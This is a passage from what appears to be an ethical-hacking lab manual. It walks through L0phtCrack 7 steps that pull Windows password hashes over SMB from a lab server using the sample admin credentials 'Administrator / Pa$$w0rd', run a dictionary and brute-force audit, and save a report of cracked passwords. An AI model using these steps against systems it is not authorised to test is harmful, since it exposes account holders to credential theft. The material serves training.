
○ **A file generated by PWDump, FGDump or compatible tool**

Figure 1.2.7: Windows import option

12. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:

- **Host**: **10.10.10.16** (IP address of the remote machine [**Windows Server 2016**])
- Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2016** virtual machine (Username: **Administrator**; Password: **Pa$$w0rd**).
- If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2016** belongs to the **CEH.com** domain.

13. Once you have entered all the required details in the fields, click **Next** to proceed.



LC7 Password Auditing Wizard

Windows Import From Remote Machine (SMB)

Choose the machine to which you want to connect. You can use a Windows network path, hostname or IP address. Also, provide the credentials to use while performing the hash extraction. This the target host is on a domain, you will need domain administrative credentials for this to work.

Host: 10.10.10.16

○ Use Logged-In User Credentials
○ Use Default Saved Credentials
○ Use Host-Specific Saved Credentials
● Use Specific User Credentials

Credentials

Username: Administrator


Password: ••••••••

Domain: CEH.com

☐ Save These Credentials For This Host
☐ Save These Credentials As Default For All Hosts

Figure 1.2.8: Windows import from remote machine (SMB) menu

14. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.



LC7 Password Auditing Wizard

Choose Audit Type

Choose the type of audit you would like to perform:

○ **Quick Password Audit**
This method checks for passwords that you could find in a dictionary, with common permutations.

○ **Common Password Audit**
This method checks for passwords that you could find in a dictionary, with many permutations.
This is followed by a 1 hour long brute-force attack using an alphanumeric+space character set.

● **Thorough Password Audit**
This method checks for passwords that you could find in a dictionary, with extensive permutations.
This is followed by an 6 hour long brute-force attack using a large ASCII character set.


○ **Strong Password Audit**
This method starts with a 24 hour long brute-force attack using the entire ISO-8859-1 character set.
Then it checks for passwords that you could find in a dictionary, with all available permutations.
Use of a GPU-enabled machine is required. Audit may take several days to complete!

Dictionary: wordlist-small.txt, 78571 words. No length limit. 24 hour maximum. 'Jumbo' permutations set. Letter substitutions enabled.

Brute Force: Letters, numbers, symbols, 10 character limit, 6 hour maximum.

Figure 1.2.9: Choose the audit type section of the LC7 wizard

15. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse...** button to store the report in the desired location.


LC7 Password Auditing Wizard
Reporting Options
< Back
Next >
Cancel

☒ Generate Report at End of Auditing

● **CSV**
Comma Separated Values
For import to a spreadsheet

○ **HTML**
Hypertext Markup Language
Best for the web or email

○ **XML**
Extensible Markup Language
Database-ready export format


Report File Location: ers\Admin\Documents\LC7 Reports\Report (2019-11-04 09-57-53).csv Browse...

☒ **Display passwords when audited**
Most of the time, you'll want to know what the audited passwords are, but in some situations, you may wish to verify the safety of a password without disclosing what it is. Check this box to view the cracked passwords in the output.

☒ **Display encrypted password hashes**
Check this box to display the encrypted passwords as they are seen by the operating system. These values may be of interest to some users and to others they may seem like excess clutter. To display the encrypted passwords, check this box.

Figure 1.2.10: Reporting options section

16. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.



Choose report file name
This PC > Desktop >
Search Desktop
Organize
New folder
Music
System32
Videos
OneDrive
This PC
Name
Date modified
Type
certificates
2/14/2020 2:26 PM
File folder
Tor Browser
2/14/2020 11:06 AM
File folder
Hide Folders
Save
Cancel

File name: Report (2019-11-04 09-57-53).csv

Save as type: CSV Files (*.csv)

Figure 1.2.11: Choose report filename window

17. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.



Reporting Options

☒ Generate Report at End of Auditing

● **CSV**
Comma Separated Values
For import to a spreadsheet

○ **HTML**
Hypertext Markup Language
Best for the web or email

○ **XML**
Extensible Markup Language
Database-ready export format

